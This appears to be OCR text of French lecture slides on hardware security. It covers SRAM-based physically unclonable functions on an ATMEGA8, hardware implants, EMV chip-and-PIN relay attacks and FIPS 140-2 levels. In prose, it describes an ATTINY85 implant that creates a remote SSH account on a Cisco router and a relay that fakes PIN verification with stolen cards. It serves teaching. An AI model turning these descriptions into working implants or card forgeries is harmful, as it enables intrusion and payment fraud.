
PUF


- Un microcontrôleur (MCU) comporte une unité arithmétique et logique (ALU) des mémoires non volatiles (EEPROM, FLASH) et éphémères (SRAM). Le rapport de surface entre mémoire FLASH et SRAM est d'environ 4 (?).
- Une cellule SRAM classique est réalisée par 6 transistors CMOS, réalisant deux inverseurs connectés en série afin de provoquer un état bistable. Idéalement pour des faibles valeurs de tension d'alimentation VDD les sorties des inverseurs restent proches de VDD/2, avec un gain croissant.
- Si les inverseurs sont parfaitement symétriques, la tension de sortie suit VDD/2, et bascule de manière aléatoire (avec une probabilité de 50%) vers 0 ou VDD.
- Cependant en fonction de dissymétries géométriques ou électriques des transistors CMOS, une cellule mémoire peut prendre une valeur fixe (0 ou 1) de manière reproductible (avec une probabilité très proche de 1).
- Cet effet peut être mis à profit pour identifier une mémoire SRAM intégrée dans un MCU.


Mémoire SRAM




Mémoire SRAM







REGISTERS
SRAM
PUF
FLASH
ATTESTATION
FLASH
EEPROM
EEPROM


Data Bus 8-bit
8KB
Flash Program Memory
Program Counter
Status and Control
Instruction Register
Instruction Decoder
Control Lines
32 x 8 General Purpose Registrers
ALU
Direct Addressing
Indirect Addressing
1KB
Data SRAM
512B
EEPROM
I/O Lines
Interrupt Unit
SPI Unit
Watchdog Timer
Analog Comparator
i/O Module1
i/O Module 2
i/O Module n
ATMEGA8
8bits RISC

4823 bits (93%)
1: 45% - 0:55%

Common Domain 4517 bits
Match: 2324 (51 %) – NoMatch: 2193 (49%)

4856 bits (93%)
1:46% - 0: 54%




DEVICE#1
250 MEASURES


Flipping bits, red
H match, green
L match, yellow
Other, white

DEVICE#2
250 MEASURES


Static Authentication



DEVICE#1, 250 MEASURES




DEVICE#X 1 MEASURE




DEVICE#2, 250 MEASURES

Graphical Static Authentication

Flipping bits, red
H match, green
L match, yellow
Other, white




DEVICE#1



DEVICE#2

Implants

- **Un implant est une puce (chip) insérée dans un système électronique, dans le but de réaliser des fonctions malicieuses.**
  - Le 8 octobre 2018 la revue *Bloomberg Business week* a publié un article intitulé "The Big Hack: How China Used a Tiny Chip to Infiltrate U.S. Companies", lequel s'est avéré par la suite totalement infondé.
  - L'article décrit une puce électronique (un implant) de la taille d'une pointe de crayon, soudée sur une carte mère destiné à des environnements cloud, et embarquant des ressources réseau
- **En 2020 lors de la conférence CS3sthlm le chercheur Monta Elkins a présenté dans sa communication "*Nation-State Supply Chain Attacks for Dummies and You Too*" un implant basé sur le processeur ATTINY85 (8Ko FLASH, 512 octets EEPROM, 512-octets SRAM,).**
- **Ce boitier de petite taille (4x4x0.8mm) monté sur un module (DigiSpark) coute 1$ il est programmable avec l'IDE Arduino. L'implant est soudé sur la carte mère du routeur CISCO ASA5505.**
- **Le principe de l'attaque consiste à injecter lors du boot, des commandes sur l'interface série disponible pour l'administration du dispositif. Le micro logiciel crée un compte SSH permettant l'accès au routeur à distance et signale cette opportunité par une série de ping sur un serveur de l'attaquant.**



Relais

- **Les attaques par relais (*Relay Attack*) s'appuient sur une technique de type MIM (*Man In the Middle*) dont le but est d'étendre la distance de fonctionnement, et/ou de transmettre partiellement les informations reçues.**
  - En 2010 une équipe de chercheurs de l'Université College London et de l'université de Cambridge ont démontré une faille de sécurité dans le protocole EMV. L'évènement "*Code PIN non renseigné*" n'est pas mémorisé dans le cryptogramme de paiement, ce qui rend possible une attaque par relais. Ils ont développé un système électronique qui transmet toutes les commandes ISO7816 à la puce EMV authentique, sauf la commande VerifyPIN, pour laquelle le relais délivre la réponse ISO7816 0x9000 (soit PIN OK). Cette faille rend possible l'usage de cartes volées.
  - Steven J. Murdoch, Saar Drimer, Ross Anderson, Mike Bond, "Chip and PIN is Broken", 2010 IEEE Symposium on Security and Privacy

FLASH

RELAY: FUN MODULE






Fig. 5. The FUN card's inner schematics.





g. 16. (1) FUN card module; (2) genuine stolen card; (3) welded wire.





Fig. 18. Wiring diagram of the forgery.

HSM

FPIS 140-2 SECURITY REQUIREMENTS FOR CRYPTOGRAPHIC MODULES

Security Level 3



https://cloudhsm-safenet-docs.s3.amazonaws.com/007-011136-002_lunasa_5-1_webhelp_rev-a/startpage_Left.htm

FIPS 140-2: 4 niveaux de Sécurité

- **Niveau 1**
  - un algorithme cryptographique normalisé
- **Niveau 2**
  - un boitier physique fermé et sécurisé.
  - un contrôle d'accès aux module de sécurité basé sur les rôles (Role-Based Access Control - RBAC)
  - Protection Profile - EAL2
- **Niveau 3**
  - Détection des intrusions physiques. Effacement des secrets
  - Authentification (des rôles) basée sur l'identité
  - Port séparé pour l'accès aux secrets
  - Protection Profile – EAL3
- **Niveau 4**
  - Détection d'intrusion logique et physique renforcé
  - Détection de paramètre fonctionnels (température, alimentation, horloge …) anormaux
  - Contremesures
  - Protection Profile – EAL3

FPIS 140-2: SECURITY LEVEL 1

- Security Level 1 provides the lowest level of security.
- Basic security requirements are specified for a cryptographic module (e.g., at least one Approved algorithm or Approved security function shall be used).
- No specific physical security mechanisms are required in a Security Level 1 cryptographic module beyond the basic requirement for production-grade components.
- An example of a Security Level 1 cryptographic module is a personal computer (PC) encryption board.
- Security Level 1 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an unevaluated operating system.
- Such implementations may be appropriate for some low-level security applications when other controls, such as physical security, network security, and administrative procedures are limited or nonexistent.
- The implementation of cryptographic software may be more cost-effective than corresponding hardware-based mechanisms, enabling organizations to select from alternative cryptographic solutions to meet lower-level security requirements.

FIPS 140-2: Security Level 2

